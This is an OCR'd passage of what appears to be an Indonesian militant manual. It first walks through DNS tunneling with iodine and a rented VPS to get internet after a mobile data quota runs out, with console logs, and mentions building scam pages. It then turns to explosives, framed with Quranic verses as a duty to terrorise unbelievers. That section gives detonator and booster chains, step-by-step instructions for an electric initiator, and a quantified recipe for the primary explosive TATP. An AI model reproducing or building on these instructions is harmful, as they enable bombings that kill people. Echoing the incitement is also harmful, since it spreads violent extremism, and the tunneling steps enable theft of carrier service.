Ketiga, adalah teknik dns poison. Teknik dns poison adalah teknik dimana kita bisa mem-bypass setting dns default dari sebuah jaringan ke jaringan kita sendiri. Dan dari situlah terbuka akses internet secara luas dan gratis. Teknik ketiga ini memiliki kelemahan di sisi kecepatan. Karena akan ada penurunan kecepatan secara drastis. Sebagai contoh, apabila antum menggunakan jaringan 4G dengan maksimum kecepatan berbayar adalah 20Mbps (atau 2,5 MB/s), maka dengan teknik dns poison tersebut, antum hanya mendapatkan kecepatan terbaik sekitar 5 Mbps (atau 600 KB/s).

Ciri dari digunakannya dns tunneling adalah adanya reply nomer ip apabila antum membuat ping ke server tujuan. Misal, saat kuota antum habis, antum masih dapat melakukan ping ke server tujuan (misal google) meski respond yang muncul adalah RTO (request timed out).



Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\hp>ping google.com
Pinging google.com [188.93.174.94] with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Ping statistics for 188.93.174.94:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),


Dalam ciri diatas, maka antum masih dapat menggunakan dns tunneling untuk internet gratis.


Ciri kedua, adalah saat kuota habis antum akan mengakses halaman login ataupun halaman untuk top-up kuota antum.

Di operating system linux, antum dapat menggunakan script iodine untuk dns tunneling tersebut. Yang antum perlukan adalah:

- Server VPS dengan OS linux.
- Install iodine di vps antum (sebagai server iodine) aktifkan TUNTAP di cpanel VPS antum
- Install driver TunTAP windows V9 yang antum dapatkan dari instalasi openVPN (antum dapat menginstall openVPN
- Jalankan iodine client di PC antum (windows) menggunakan bitvise dan file iodine client.exe
- Arahkan semua paket data ke server iodine (menggunakan proxifier atau network mapper lainnya.


C:\Windows\System32\cmd.exe
Opening device Local Area Connection 2
Opened IPv4 UDP socket
Opened IPv4 UDP socket
Sending DNS queries for iodine5
Opened IPv4 UDP socket
Autodetecting DNS query type (use -T to override).
Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #1
Enabling interface 'Local Area Connection 2'
Setting IP of interface 'Local Area Connection 2' to 10.1.1.3 (can take a few se
conds)...
Server tunnel IP is 10.1.1.1
Testing raw UDP data to the server (skip with -r)
Server is at trying raw login: ....failed
Using EDNS0 extension
Switching upstream to codec Base128
Server switched upstream to codec Base128
No alternative downstream codec available, using default (Raw)
Autoprobing max downstream fragment size... (skip with -m fragsize)
768 ok.. 1152 ok.. ...1344 not ok.. ...1248 not ok.. ...1200 not ok.. 1176 ok..
1188 ok.. will use 1188-2=1186
Setting downstream fragment size to max 1186...
Connection setup complete, transmitting data.


Profile:
Save profile
Save Profile as
Bitvise SSH Server Control Panel
New terminal console
New SFTP window
New Remote Desktop
Login
Options
Terminal
Remote Desktop
SFTP
Services
C2S
S2C
SSH
About
Server
Host 10.1.1.1
Port 22
Proxy settings
Host key manager
SPN
SSPI/Kerberos 5
Delegation
Authentication
Username root
Initial method password
Password ********
Store encrypted password in profile
User keypair manager
Try gssapi-keyex first if available
Help
13:12:22.267 Starting first key exchange.
13:12:24.764 Server version string: SSH-2.0-OpenSSH_4.3
13:12:34.433 New host key received. Algorithm: ssh-rsa, Size: 2048 bits, MD5 Fingerprint: ba:90:22:24:ae:79:b8:3c:37:39:72:f5:9e:a5:a5:74, Bubble-Babble: xovin-bymod-geril-nuvyf-sitif-nosaz-hylyp-hunil-gakyz-mybab-pybyc-tecyg-zeha...
13:12:34.444 First key exchange completed.
13:12:34.444 Key exchange: diffie-hellman-group14-sha1. Session encryption: aes256-ctr, MAC: hmac-sha1, compression: none.
13:12:35.293 Attempting 'password' authentication.
13:12:37.182 Authentication completed.
13:12:37.182 Initializing SOCKS / HTTP CONNECT proxy on 127.0.0.1:1081 succeeded.
Logout
Exit


C:\Users\hp>ping google.com
Pinging google.com [188.93.174.94] with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Ping statistics for 188.93.174.94:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\hp>ping google.com
Pinging ::FFFF:127.8.0.1 [127.8.0.1] with 32 bytes of data:
Reply from 127.8.0.1: bytes=32 time<1ms TTL=64
Reply from 127.8.0.1: bytes=32 time<1ms TTL=64
Reply from 127.8.0.1: bytes=32 time<1ms TTL=64
Reply from 127.8.0.1: bytes=32 time<1ms TTL=64
Ping statistics for 127.8.0.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms

Hasil dari iodine, awalnya RTO (namun dengan ip terbuka). Setelah menggunakan iodine, maka server akan dibelokkan ke *localhost* (127.0.0.1). yaitu dibelokkan dengan iodine client menuju bitvise diatas.

Bebeapa ikhwah menanyakan harga server. Penulis sarankan sewa server setahun, dan antum bisa menginstall apa saja di server VPS tersebut. Harga sewa server setahun sangat murah mulai dari $20. Dari server tersebut antum juga dapat jualan VPS, SSH, proxy, bikin scampage, bikin torrent, bikin downloader (leecher, bikin web server (hosting), menyewakan ftp, menyewakan VPS client, dll.

Operating system	CentOS Linux 5.11
Webmin version	1.580
Time on system	Mon Aug 22 06:08:54 2016
Kernel and CPU	Linux 2.6.32-042stab112.15 on x86_64
Processor information	Intel(R) Core(TM) i7-4790 CPU @ 3.60GHz, 1 cores
System uptime	1 hours, 02 minutes
Running processes	56
CPU load averages	0.24 (1 min) 0.21 (5 mins) 0.19 (15 mins)
CPU usage	0% user, 0% kernel, 0% IO, 100% idle
Real memory	2 GB total, 133.62 MB used
Local disk space	30 GB total, 4.37 GB used
Package updates	2 package updates are available

EXPLOSIVE

Explosive; bahan peledak merupakan sebuah bahan yang mampu terurai dengan cepat yang menghasilkan gas sehingga menyebaban ledakan. Menurut Wikipedia, Bahan peledak adalah material yang tidak stabil secara kimia atau energikal, atau dapat menghasilkan pengembangan mendadak dari bahan tersebut diikuti dengan penghasilan panas dan perubahan besar pada tekanan (dan biasanya juga kilat atau suara besar) yang biasa disebut ledakan.

Bahan peledak (explosive) adalah bahan yang berbentuk padat, cair, menjadi zat-zat lain yang lebih stabil, yang sebagian atau seluruhnya berbentuk gas dan perubahan tersebut berlangsung dalam waktu yang sangat singkat disertai efek panas dan tekanan yang sangat tinggi. (Nurbudhi,1993:1)

Gas-gas yang dihasilkan dalam bahan peledak biasanya mengandung unsur hydrogen, oksigen, dan nitrogen. Semakin tinggi kandungan gas suatu zat, maka ledakan yang dihasilkan semakin besar. Sebagai contoh, kandungan unsur ammonium nitrat (NH4NO3) memiliki unsur oksigen, hydrogen, dan nitrogen yang lebih banyak dibandingkan potassium nitrat (kalium nitrat/KNO3). Maka, ledakan yang dihasilkan oleh ammonium nitrat jauh lebih besar dibandingkan kalium nitrat. Kalium nitrat ini biasanya dipake untuk membuat bubuk mesiu (black powder).

Mungkin diketahui ledakan tertua adalah mesiu hitam, campuran arang (karbon), sulfur, dan sendawa (potasium nitrat). Ketika tiga bahan kimia ini dinyalakan, reaksi kimia berlangsung sangat cepat. Produk reaksi yang karbon dioksida, karbon monoksida, sulfur dioksida, dan oksida nitrat (semua gas) serta kalium karbonat dan kalium sulfida (dua padatan). Empat gas yang terbentuk dalam reaksi dipanaskan pada suhu yang sangat tinggi dan berkembang sangat pesat. Mereka membentuk gelombang kejut yang

memiliki kemampuan untuk merobohkan pohon, bangunan, orang, dan benda-benda lainnya dengan cara mereka. Gelombang kejut juga membawa dengan itu sangat panas gas yang dapat membakar benda-benda dan memulai kebakaran. Kombinasi gelombang kejut dan temperatur tinggi adalah karakteristik dari sebagian besar jenis bahan peledak.

Mesiu pertama kali ditemukan di Cina tidak lebih dari sekitar tahun 850 SM. Selama ratusan tahun, itu digunakan terutama untuk membuat kembang api. Cina tidak menggunakan bubuk mesiu sebagai senjata perang; itu adalah orang Eropa pertama yang diadaptasi bahan peledak untuk digunakan dalam senjata. Pada abad keempat belas, Eropa secara luas menggunakan peledak sebagai perangkat militer untuk batu, proyektil spearlike, dan bola logam dari meriam dan senjata proyek. Dalam sejarah, Muhammad Al Fatih pada perang Salib membawa meriam-meriam raksasa untuk membombardir Konstantinopel saat itu. Ilmuwan-ilmuwan muslim telah mengembangkan bahan peledak, seperti Khalid bin Yazid (meninggal tahun 709 M). Dalam artikel eramuslim disebutkan. ”Rumus dan resepnya dapat ditemukan dalam karya-karya Jabir Ibnu Hayyan (wafat tahun 815 M), Abu Bakar Al-Razi (wafat tahun 932) dan ahli kimia Muslim lainnya,” papar Prof Al-Hassan. Dari abad ke abad, istilah potasium nitrat di dunia Islam selalu tampil dengan beragam nama seperti natrun, buraq, milh al-ha’it, shabb Yamani, serta nama lainnya.

Ada dua proses pemurnian potasium nitrat yang tercantum dalam naskah berbahasa Arab. Proses pemurnian yang pertama dicetuskan Ibnu Bakhtawaih pada awal abad ke-11 M. Dalam kitab yang ditulisnya berjudul Al-Muqaddimat yang disusun pada tahun 402 H/1029 M, Ibnu Bakhtawaih menjelaskan tentang pembekuan air dengan menggunakan potasium nitrat – yang disebut sebagai shabb Yamani.

Proses pemurnian potasium nitrat juga termaktub dalam buku berjudul Al-Furusiyyah wa Al-Manasib Al-Harbiyyah karya Hasan Al-Rammah – ilmuwan Muslim pada abad ke-13 M. Dalam karyanya itu, Al-Rammah menjelaskan proses pemurnian potasium nitrat secara komplet. "Prosesnya purifikasi yang disusun Al-Rammah menjadi standar baku yang dapat kita temuka dalam beragaman risalah kemiliteran," imbuh Prof Al-Hassan.

Al-Rammah menjelaskan secara rinci dan jelas tentang proses pemurnian potasium nitrat. Metode pembuatan potasium nitrat ini kerap diklaim peradaban Barat sebagai temuan Roger Bacon. Namun klaim itu dipatahkan sendiri oleh ilmuwan barat bernama Partington. "Proses pembuatan saltpetre – nama lain potasium nitrat – pertama kali diketahui dari Hasan Al-Rammah.

Prof Al-Hassan menemukan fakta bahwa potasium nitrat begitu banyak digunakan pada saat meletusnya Perang Salib. Pada tahun 1249 M, Raja Louis IX dari Prancis mengobarkan Perang Salib VII. Pasukan tentara Perang salib dari Prancis berniat menyerbu Mesir. Dalam Pertempuran Al-Mansurah yang meletus tahun 1250 M, pasukan tentara Salib dibuat kocar-kacir oleh pasukan Muslim.

Bahkan, Raja Louis IX pun takluk dan ditahan karena tak mampu menghadapi kehebatan mnocong meriam dan roket. Pada saat itu, pasukan Muslim sudah menggunakan bubuk mesiu sebagai bahan peledak meriam. Jean de Joinville, salah seorang perwira tentara Perang Salib, menjelaskan dengan betapa hebatnya dampak proyektil yang ditembakkan meriam tentara Muslim terhadap pasukan tentara Prancis.

Bahan peledak yang pertama dikenal adalah jenis Black Powder yang telah ditemukan lebih dari seratus tahun yang lalu. Bahan peledak ini pertama digunakan sebagai propellant untuk peluru dan senjata lain. Bahkan pada abad ke-17, bahan peledak ini telah mulai digunakan untuk memecahkan batu-batuan dalam pertambangan daerah eropa, yang kemudian

berkembang secara pesat sehingga dapat digunakan dalam pembuatan konstruksi – konstruksi bangunan.

Pada tahun 1802 group Du Pont telah mendirikan pabrik bahan peledak jenis Black Powder secara kontinue sampai tahun 1977. Bahan peledak ini memiliki sifat yang sensitif sekali terhadap percikan, panas dan api sehinga sulit dalam penanganannya. Karena sifat sensitif itu maka penggunaan bahan peledak tersebut terbatas hanya untuk kepentingan militer, bahan isian sumbu api dan pembuatan kembang api.

Nitroglyserine dan Nitroselulosa dikembangkan pada tahun 1846 tetapi tidak digunakan sebagai bahan peledak sampai Nobel menggunakan mercury fulminat untuk pembuatan detonator pada tahun 1867.

Pada tahun 1875, Nobel menemukan dinamit dengan menggunakan Blasting gelatin yang merupakan campuran dari Nitroglyserine dan Nitroselulosa. Selanjutnya banyak berkembang jenis bahan peledak dengan berbagai jenis campuran.

Bagi penulis sendiri, bahan peledak adalah sebuah kekuatan yang dapat membantu pada kekuatan melempar. Rasulullah bersabda “ketahuilah sesungguhnya kekuatan itu adl melempar” (HR. Darimi No.2297).

KENAPA HARUS EXPLOSIVE

Sepintas telah penulis sebutkan manfaat penggunaan explosive. Pertama, bahan peledak membantu memperkuat serangan ‘panah’. Panah disini dapat definisikan sebagai roket, senjata api, missile, dll.

Hadits Darimi 2297

Dan siapkanlah untuk menghadapi mereka kekuatan apa saja yg kamu sanggupi. QS Al Anfal; 60, ketahuilah sesungguhnya kekuatan itu adl melempar. [HR. Darimi No.2297].

Hadits Darimi No.2297 Secara Lengkap

Telah mengabarkan kepada kami [Abdullah bin Yazid Al Muqri`] telah menceritakan kepada kami [Sa'id bin Abu Ayyub] telah menceritakan kepadaku [Yazid bin Abu Habib] dari [Abu Al Khair Martsad bin Abdullah] dari ['Uqbah bin 'Amir] bahwa beliau pernah membaca ayat ini: " Dan siapkanlah untuk menghadapi mereka kekuatan apa saja yang kamu sanggupi." QS Al Anfal; 60, ketahuilah sesungguhnya kekuatan itu adalah melempar."

Hadits Darimi 2298

"Sesungguhnya Allah 'azza wajalla memasukkan tiga orang ke dalam Surga karena anak panah, yaitu; pembuatnya yg mengharapkan kebaikan dalam membuatnya, orang yg mengambilkannya & orang yg memanah degannya. Rasulullah bersabda:

Panahlah & naiklah kuda, sesungguhnya memanah lebih aku sukai daripada naik kuda. Dan beliau bersabda:

Segala hiburan yg dilakukan seseorang adl sia-sia kecuali seorang laki-laki yg memanah dgn busur, mengajari kudanya, serta mencandai isterinya.

Sesungguhnya ketiga hal itu adl benar. Beliau juga bersabda; Barangsiapa meninggalkan memanah setelah diajarkan kepadanya, sungguh ia telah ingkar terhadap sesuatu yg telah diajarkan kepadanya". [HR. Darimi No.2298].

Hadits Darimi No.2298 Secara Lengkap

"Telah mengabarkan kepada kami [Wahb bin Jarir] telah menceritakan kepada kami [Hisyam] dari [Yahya] dari [Abu Salam] dari [Abdullah bin Zaid Al Azraq] dari ['Uqbah bin 'Amir], ia berkata; Rasulullah shallallahu 'alaihi wasallam bersabda: "Sesungguhnya Allah 'azza wajalla memasukkan tiga orang ke dalam Surga karena anak panah, yaitu; pembuatnya yang mengharapkan kebaikan dalam membuatnya, orang yang mengambilkannya dan orang yang memanah degannya." Rasulullah shallallahu 'alaihi wasallam bersabda: "Panahlah dan naiklah kuda, sesungguhnya memanah lebih aku sukai daripada naik kuda." Dan beliau bersabda: "Segala hiburan yang dilakukan seseorang adalah sia-sia kecuali seorang laki-laki yang memanah dengan busur, mengajari kudanya, serta mencandai isterinya. Sesungguhnya ketiga hal itu adalah benar." Beliau juga bersabda; "Barangsiapa meninggalkan memanah setelah diajarkan kepadanya, sungguh ia telah ingkar terhadap sesuatu yang telah diajarkan kepadanya."

Kedua, pelajaran tentang explosive membantu kaum muslimin untuk mempelajari dasar dari senjata dan kekuatan kuffar. Dengan adanya pengetahuan tentang senjata dan peledak, kita akan mengetahui pengetahuan-pengetahuan senjata dan peledak kuffar. Allah berfirman “Dan siapkanlah untuk menghadapi mereka kekuatan apa saja yg kamu sanggupi”. (QS Al Anfal; 60).

Ketiga, bahan peledak memacu kaum muslimin untuk berlomba-lomba menggetarkan orang-orang kafir, karena kedahsyatan dari efek bahan peledak ini. Allah SWT berfirman “Dialah yang mengeluarkan orang-orang kafir di antara ahli kitab dari kampung-kampung mereka pada saat

pengusiran yang pertama. Kamu tidak menyangka, bahwa mereka akan keluar dan merekapun yakin, bahwa benteng-benteng mereka dapat mempertahankan mereka dari (siksa) Allah; maka Allah mendatangkan kepada mereka (hukuman) dari arah yang tidak mereka sangka-sangka. Dan Allah melemparkan ketakutan dalam hati mereka; mereka memusnahkan rumah-rumah mereka dengan tangan mereka sendiri dan tangan orang-orang mukmin. Maka ambillah (kejadian itu) untuk menjadi pelajaran, hai orang-orang yang mempunyai wawasan." (QS Al Hasyr 2)

(Dan Allah melemparkan) maksudnya menanamkan (rasa takut ke dalam hati mereka) dapat dibaca ar-ru'ba atau ar-ru'uba, artinya rasa takut mati, karena pemimpin mereka bernama Ka'b bin Asyraf telah terbunuh mati (mereka memusnahkan) dapat dibaca yukharribuuna, dan kalau dibaca yukhribuuna berarti berasal dari lafal akhraba, artinya merusak (rumah-rumah mereka) untuk mengambil barang-barang yang dianggap berharga oleh mereka berupa kayu-kayu dan lain-lainnya (dengan tangan mereka sendiri dan tangan orang-orang yang beriman. (Tafsir Jalalayn).


Ketiga, Bahan peledak dan penggunaannya ini adalah salah satu bentuk kewajiban tahridh kaum muslimin untuk bersegera melaksanakan amal soleh. Allah SWT berfirman "Hai Nabi, kobarkanlah semangat para mukmin untuk berperang. Jika ada dua puluh orang yang sabar diantaramu, niscaya mereka akan dapat mengalahkan dua ratus orang musuh. Dan jika ada seratus orang yang sabar diantaramu, niscaya mereka akan dapat mengalahkan seribu dari pada orang kafir, disebabkan orang-orang kafir itu kaum yang tidak mengerti". (QS Al Anfal 65).

Alloh ta'ala juga berfirman : "…dan kobarkanlah semangat orang-orang beriman (untuk berperang). Semoga Alloh menolak keganasan orang-orang kafir, dan Alloh itu lebih besar kekuatan dan siksa (Nya)." (An-Nisa': 84)

PEMBAGIAN MATERIAL PELEDAK

Pada awalnya bahan peledak terdiri dari satu bagian saja. Tidak ada pembagian-pembagian yang lain, yaitu mesiu. Tentu mesiu yang digunakan adalah sangat sensitive. Karena sensifitas inilah, kemudian bahan peledak tersebut dibagi menjadi beberapa bagian. Pertama, adalah primary charge yang juga disebut sebagai detonator. Kedua adalah secondary charge.

Secondary charge dibagi menjadi bahan peledak low (low explosive), dan bahan peledak kuat (high explosive). Untuk lebih fahamnya, silakan lihat bagan dibawah ini.



Terkadang penulis menggunakan booster untuk mengatasi ketidak setimbangan antara bahan primary charge (detonator), dengan secondary charge (bahan peledak). Sebagai contoh, untuk meledakkan 15kg bom presto, maka diperlukan detonator lebih dari 150gr (1% dari jumlah peledak). Sedangkan detonator (blasting cap) biasanya mengandung hanya sekitar 2-3gram detonator. Sehingga efek ledakan yang dihasilkan tidak akan maksimal. Untuk mengatasi hal tersebut, maka diperlukan booster.

Booster ini dapat ditempatkan sebelum detonator, dan dapat ditempatkan setelah detonator. Skemanya sebagai berikut:

Sumber api/pukulan -> detonator -> Peledak (RDX, TNT, HMX,dll)

Menjadi:

Sumber api/pukulan -> booster -> detonator -> peledak

Atau

Sumber api/pukulan -> detonator -> booster -> peledak

Atau

Sumber api/pukulan -> booster -> detonator -> booster -> peledak

Booster sebelum detonator, biasanya penulis menggunakan bubuk klorat (bubuk yang ada di kepala korek api bakar). Sedangkan booster setelah detonator, dapat menggunakan bahan peledak yang nilainya lebih tinggi dari kecepatan detonator (seperti TNT), maupun yang nilainya lebih rendah dari kecepatan detonator (misal ANFO/ ammonium nitrat fuel oil). Yang terbaik, perhitungan susunan bahan peledak adalah dari yang kecepatan bakarnya rendah ke kecepatan bakar tinggi.

Sumber api -> klorat / mesiu -> detonator -> boster (TNT) -> RDX
0 -> 700-1500m/s -> 5000m/s -> 6600m/s -> 8300m/s

Namun terkadang, perhitungan susunan bahan peledak adalah campuran.
Sumber api -> detonator -> ANFO (NH4NO3+solar)
0 -> 5000m/s -> 5000m/s

Ada juga, perhitungan susunan bahan peledak dengan system kecepatan bakar menurun. Namun hal ini tidak dianjurkan. Karena akan berakibat, peledak tidak terbakar sempurna.
Sumber api -> detonator -> Mesiu -> RDX
0 -> 5000m/s -> 700-1500m/s -> 8300m/s

rangkaian phone detonator tanpa rangkaian pemicu ,
lampu natal langsung si sambung pada output speaker hp
mampu menyalakan 1 lampu natal (tergantung tipe hp)
lampu natal
kabel dari output speaker hp

INISIATOR

Inisiator adalah sebuah alat atau benda yang mampu menghasilkan panas dan api untuk menyalakan detonator. Seperti kita ketahui, bahwa detonator adalah zat yang sangat sensitive terkena gesekan, pukulan, api, dan panas. Karena sifat sensitifitasnya inilah, detonator memerlukan sebuah kondisi yang harus sangat diperhatikan keamanannya.

Inisiator dapat berupa elektronik, dari lampu bulb/ senter kecil, dari lampu natal, dll yang dapat menghasilkan api (cahaya) apabila terkena energy listri dari baterai maupun perangkat elektronik. Inisiator kedua berupa inisiator mekanik, yang akan memukul, menggesek, dan menghasilkan api dan panas untuk mengaktifkan detonator. Penggunaan inisiator pemukul ini terdapat didalam granat tangan, roket, dll. Ketiga, inisiator dapat berupa inisiator bakar. Yaitu inisiator yang perlu dibakar dahulu untuk menghasilkan api. Inisiator bakar ini terdapat dalam dinamit, kembang api yang kita kenal sebagai sumbu.

Terkadang penulis menggabungkan inisiator dengan booster. Sehingga api yang dihasilkan oleh inisiator dapat besar, sehingga efektif apabila terkena detonator. Disatu sisi, penulis memisahkan antara detonator dengan peledak (secondary charge) agar lebih aman dibawa-bawa. Jadi paling tidak ada tiga komponen yang akan disiapkan. Pertama, inisiator. Kedua, detonator yang harus dalam keadaan basah ketika dipindah-pindahkan. Baru ketika hendak digunakan, maka dikeringkan terlebih dahulu. Ketiga, adalah bahan peledak (secondary charge) yang tidak sensitive.

Cara pembuatan inisiator charge sangat mudah. Bahan-bahannya adalah:

- Serbuk pentol korek
- Lampu natal / bulb senter kecil (non led).
- Selang (pipa plastic) akuarium

- Lem epoxy (seperti alteco, dll).

Cara pembuatannya :

1. Gunting selang akuarium sepanjang 3-5cm.
2. Lampu natal, pecahkan ujungnya. Hati-hati jangan sampai filamennya putus.
3. Lalu masukkan lampu natal ke dalam selang yang telah dipotong tadi.
4. Lem lampu natal ke selang akuarium dengan lem epoxy.
5. Setelah terpasang kuat lampu natal dengan selang akuarium. Taburkan (masukkan dengan perlahan-lahan) bubuk pentol korek kedalam selang tersebut. Jangan didorong ataupun ditekan, karena dikhawatirkan filament akan putus.
6. Setelah penuh. Lem ujung yang terbuka dengan lem epoxy.
7. Ujilah dengan disambungkan dengan baterai 9v (kotak). Apabila terbakar hebat atau menimbulkan ledakan kecil. Maka inisiator antum dapat digunakan secara baik.
8. Siapkan 10 inisiator yang sama sebagai cadangan.

Keterangan :

Pembuatan inisiator bakar dengan cara yang sama, namun lampu natal diganti dengan sumbu bakar yang terdapat pada kembang api/ mercon. Pastikan sumbu tidak mudah terlepas atau basah.

CARA MEMBUAT DETONATOR

Menurut Wikipedia, Alat pemicu/detonator adalah sumber panas yang akan memulai proses pembakaran (atau reaksi rantai bila dalam hal peledak nuklir). Alat pemicu biasanya berupa bahan peledak yang mudah terbakar; lebih mudah daripada bahan peledak utama.

Menurut Kamus Besar Bahasa Indonesia (KBBI) detonator/de·to·na·tor/ /détonator/ n zat atau bahan yang dapat menyebabkan terjadinya ledakan; -- pemicu alat picu peledakan yang dapat diletupkan dengan sumbu bakar atau dengan cara elektrik.

Ada berbagai macam detonator yang dapat dibuat. Namun bagi penulis, hanya dua yang paling mudah dibuat dengan bahan yang mudah didapatkan. Pertama adalah detonator TATP (Tri Acetone Tri Peroxide). Kedua, adalah detonator HMTD (Hexamethylene triperoxide diamine). Keduanya menggunakan hydrogen peroksida untuk menghasilkan gas-gas ketika meledak. Penggunaan detonator biasanya 1-10% dari total bahan peledak sekunder yang digunakan. Misal antum menyediakan 900gr TNT, maka antum membutuhkan 9gr TATP.

TATP dibuat dari pencampuran aseton dan hydrogen peroksida. Sedangkan HMTD dihasilkan dari pencampuran Hexamine (paraffin bakar) dengan hydrogen peroksida. Keduanya memerlukan cold process untuk reaksinya. Sehingga penggunaan es dan air es mutlak diperlukan.

CARA PEMBUATAN TATP

Pembuatan detonator TATP mudah sekali. Bahan-bahannyapun mudah ditemukan. Waktu yang diperlukan untuk membuat juga relative cepat. Sehari semalam antum sudah dapat membuat detonator TATP. Bahan-bahan yang diperlukan:

- 100cc aseton
- 200cc hydrogen peroksida minim 30%, ahsannya 50%.
- 100cc asam klorida
- Es dan air es

Alat-alat yang diperlukan:

- Waskom 500cc kaca tahan panas.
- Waskom besar untuk mendinginkan Waskom 500cc.
- Sendok pengaduk dari kaca (jangan besi/plastic)

Cara Pembuatan.

1. Campurkan aseton dan hydrogen peroksida kedalam Waskom kaca 500cc. Dan dinginkan di Waskom besar dengan air es dan es. Jangan lupa diaduk hingga bercampur rata.
2. Setelah tercampur rata, dan menjadi dingin. Masukkan setetes demi setetes asam klorida. Asam klorida ini bisa antum dapatkan di toko bangunan. Bila menggunakan asam sulfat pekat, antum membutuhkan 10cc saja.
3. Setelah habis asam klorida yang dimasukkan, maka tutup Waskom kaca 500cc tersebut dan tunggu 30 menit hingga 1 jam hingga terbentuk yoghurt putih.
4. Setelah terbentuk yoghurt putih, maka yoghurt tersebut pindah ke wadah lain berisi air es. Kemudian saring hasilnya (yoghurt tersebut).
5. Setelah tersaring, maka keringkan di dalam ruangan satu malam saja. Setelah itu, detonator TATP antum dapat digunakan.

Catatan:

